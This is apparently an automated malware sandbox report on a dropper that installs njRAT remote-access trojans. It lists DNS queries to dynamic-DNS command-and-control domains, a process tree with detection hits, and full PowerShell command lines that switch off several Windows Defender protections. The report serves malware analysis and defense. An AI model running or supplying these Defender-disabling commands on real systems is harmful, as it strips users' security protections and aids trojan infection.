Aug 24, 2021 01:38:46.942162991 CEST	8.8.8.8	192.168.2.3	0x3e9e	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:47.804950953 CEST	8.8.8.8	192.168.2.3	0xe3d2	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:49.877248049 CEST	8.8.8.8	192.168.2.3	0x490e	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:49.947216988 CEST	8.8.8.8	192.168.2.3	0xbd92	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:51.948230982 CEST	8.8.8.8	192.168.2.3	0xf5ad	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 24, 2021 01:38:52.932476997 CEST	8.8.8.8	192.168.2.3	0x376a	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:54.009294033 CEST	8.8.8.8	192.168.2.3	0xe2a	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:56.057040930 CEST	8.8.8.8	192.168.2.3	0x18f7	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:56.063756943 CEST	8.8.8.8	192.168.2.3	0x6f17	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:58.205192089 CEST	8.8.8.8	192.168.2.3	0x4ee8	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:59.008912086 CEST	8.8.8.8	192.168.2.3	0x677f	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:00.274923086 CEST	8.8.8.8	192.168.2.3	0x2e94	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:02.048928976 CEST	8.8.8.8	192.168.2.3	0x491b	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:02.323595047 CEST	8.8.8.8	192.168.2.3	0x5ccf	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:04.383558035 CEST	8.8.8.8	192.168.2.3	0x957f	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:04.903417110 CEST	8.8.8.8	192.168.2.3	0x328	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:06.439392090 CEST	8.8.8.8	192.168.2.3	0xc2ae	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:07.919336081 CEST	8.8.8.8	192.168.2.3	0x6f76	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:08.471267939 CEST	8.8.8.8	192.168.2.3	0xbd44	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:10.499974966 CEST	8.8.8.8	192.168.2.3	0xe0c8	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:10.885634899 CEST	8.8.8.8	192.168.2.3	0x4bf	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:12.539419889 CEST	8.8.8.8	192.168.2.3	0x834a	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:13.681694984 CEST	8.8.8.8	192.168.2.3	0xd41	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:14.582379103 CEST	8.8.8.8	192.168.2.3	0x2a14	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:16.658363104 CEST	8.8.8.8	192.168.2.3	0x98f2	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:16.824639082 CEST	8.8.8.8	192.168.2.3	0x4ef1	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:18.832540035 CEST	8.8.8.8	192.168.2.3	0x11b2	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:20.056348085 CEST	8.8.8.8	192.168.2.3	0x693	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:20.880036116 CEST	8.8.8.8	192.168.2.3	0x5d82	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:22.922836065 CEST	8.8.8.8	192.168.2.3	0x53ae	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:23.058667898 CEST	8.8.8.8	192.168.2.3	0x75b9	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 24, 2021 01:39:24.967003107 CEST	8.8.8.8	192.168.2.3	0xbe86	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:26.049088001 CEST	8.8.8.8	192.168.2.3	0x57fd	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:27.013200998 CEST	8.8.8.8	192.168.2.3	0x5ce	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:29.051999092 CEST	8.8.8.8	192.168.2.3	0x6101	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:29.059642076 CEST	8.8.8.8	192.168.2.3	0xfb4d	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe PID: 160 Parent PID: 1724

General

Start time:	01:37:01
Start date:	24/08/2021
Path:	C:\Users\user\Desktop\769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe'
Imagebase:	0x400000
File size:	1402735 bytes
MD5 hash:	3D824C8C17957D261AAECE5EE53047F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Simple Backlink Indexer.exe PID: 2168 Parent PID: 160

General

Start time:	01:37:03
Start date:	24/08/2021
Path:	C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe'
Imagebase:	0x840000
File size:	2132480 bytes
MD5 hash:	B244FFF55C366525D552937EDA07123B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Local\Temp\Simple Backlink Indexer.exe, Author: Arnim Rupp
Antivirus matches:	• Detection: 20%, Metadefender, Browse • Detection: 48%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Analysis Process: blogger.exe PID: 4760 Parent PID: 160

General

Start time:	01:37:04
Start date:	24/08/2021
Path:	C:\Users\user\AppData\Local\Temp\blogger.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\blogger.exe'
Imagebase:	0x400000
File size:	92151 bytes
MD5 hash:	B937AC099C5F83A1AA5E5AAEB52109AD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000004.00000002.223372644.0000000000409000.00000004.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000004.00000002.223372644.0000000000409000.00000004.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000004.00000002.223372644.0000000000409000.00000004.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000004.00000002.223393285.0000000000414000.00000004.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000004.00000002.223393285.0000000000414000.00000004.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000004.00000002.223393285.0000000000414000.00000004.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 37%, Metadefender, Browse • Detection: 93%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: wscript.exe PID: 2208 Parent PID: 4760

General

Start time:	01:37:05
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\script.vbs'
Imagebase:	0xea0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: Server4.exe PID: 5288 Parent PID: 4760

General

Start time:	01:37:06
Start date:	24/08/2021
Path:	C:\Users\user\AppData\Local\Temp\Server4.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Server4.exe'

Imagebase:	0x660000
File size:	24064 bytes
MD5 hash:	96136E95C99904A5BC715AC13E39BEDE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000007.00000000.221272437.0000000000662000.00000002.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000007.00000000.221272437.0000000000662000.00000002.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000007.00000000.221272437.0000000000662000.00000002.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000007.00000002.262339438.0000000000662000.00000002.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000007.00000002.262339438.0000000000662000.00000002.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000007.00000002.262339438.0000000000662000.00000002.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000007.00000002.316587629.0000000002D75000.00000004.00000001.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000007.00000002.316587629.0000000002D75000.00000004.00000001.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000007.00000002.316587629.0000000002D75000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\Server4.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 97%, Metadefender, Browse • Detection: 97%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: Server6.exe PID: 3980 Parent PID: 4760

General

Start time:	01:37:06
Start date:	24/08/2021
Path:	C:\Users\user\AppData\Local\Temp\Server6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Server6.exe'
Imagebase:	0x660000
File size:	24064 bytes

MD5 hash:	4A2B2B72CDBDACEA63C4CE2585EE2169
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000008.00000000.222162769.0000000000662000.00000002.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000008.00000000.222162769.0000000000662000.00000002.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000008.00000000.222162769.0000000000662000.00000002.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000008.00000002.262565810.0000000000662000.00000002.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000008.00000002.262565810.0000000000662000.00000002.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000008.00000002.262565810.0000000000662000.00000002.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000008.00000002.316561093.0000000002C05000.00000004.00000001.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000008.00000002.316561093.0000000002C05000.00000004.00000001.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000008.00000002.316561093.0000000002C05000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\Server6.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 100%, Metadefender, Browse • Detection: 91%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Server1.exe PID: 1056 Parent PID: 4760

General

Start time:	01:37:06
Start date:	24/08/2021
Path:	C:\Users\user\AppData\Local\Temp\Server1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\Server1.exe'
Imagebase:	0x590000
File size:	24064 bytes
MD5 hash:	4F7BB0716C9B8E53AED1536D4E8ED7D0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000009.00000002.262592295.0000000000592000.00000002.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000009.00000002.262592295.0000000000592000.00000002.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000009.00000002.262592295.0000000000592000.00000002.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000009.00000000.222950535.0000000000592000.00000002.00020000.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000009.00000000.222950535.0000000000592000.00000002.00020000.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000009.00000000.222950535.0000000000592000.00000002.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: 00000009.00000002.316852535.0000000002BF5000.00000004.00000001.sdmp, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: 00000009.00000002.316852535.0000000002BF5000.00000004.00000001.sdmp, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: 00000009.00000002.316852535.0000000002BF5000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: CN_disclosed_20180208_c, Description: Detects malware from disclosed CN malware set, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: Florian Roth • Rule: JoeSecurity_Njrat, Description: Yara detected Njrat, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: Joe Security • Rule: njrat1, Description: Identify njRat, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: Brian Wallace @botnet_hunter • Rule: Njrat, Description: detect njRAT in memory, Source: C:\Users\user\AppData\Local\Temp\Server1.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 100%, Metadefender, Browse • Detection: 91%, ReversingLabs
Reputation:	low

Analysis Process: wscript.exe PID: 4424 Parent PID: 2208

General

Start time:	01:37:06
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\SysWOW64\WScript.exe' 'C:\Users\user\AppData\Local\Temp\script.vbs' /elevate
Imagebase:	0xea0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 2392 Parent PID: 4424

General

Start time:	01:37:08
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableRealtimeMonitoring $true
Imagebase:	0x10b0000

File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 5488 Parent PID: 2392

General

Start time:	01:37:09
Start date:	24/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 1928 Parent PID: 4424

General

Start time:	01:37:09
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableBehaviorMonitoring $true
Imagebase:	0x10b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 5080 Parent PID: 1928

General

Start time:	01:37:10
Start date:	24/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright Joe Security LLC 2021

Analysis Process: powershell.exe PID: 2208 Parent PID: 4424

General

Start time:	01:37:10
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableBlockAtFirstSeen $true
Imagebase:	0x10b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 6244 Parent PID: 2208

General

Start time:	01:37:11
Start date:	24/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6256 Parent PID: 4424

General

Start time:	01:37:11
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableIOAVProtection $true
Imagebase:	0x10b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 6344 Parent PID: 6256

General

Start time:	01:37:12
Start date:	24/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6360 Parent PID: 4424

General

Start time:	01:37:12
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -DisableScriptScanning $true
Imagebase:	0x10b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6460 Parent PID: 4424

General

Start time:	01:37:13
Start date:	24/08/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Set-MpPreference -SubmitSamplesConsent 2
Imagebase:	0x10b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021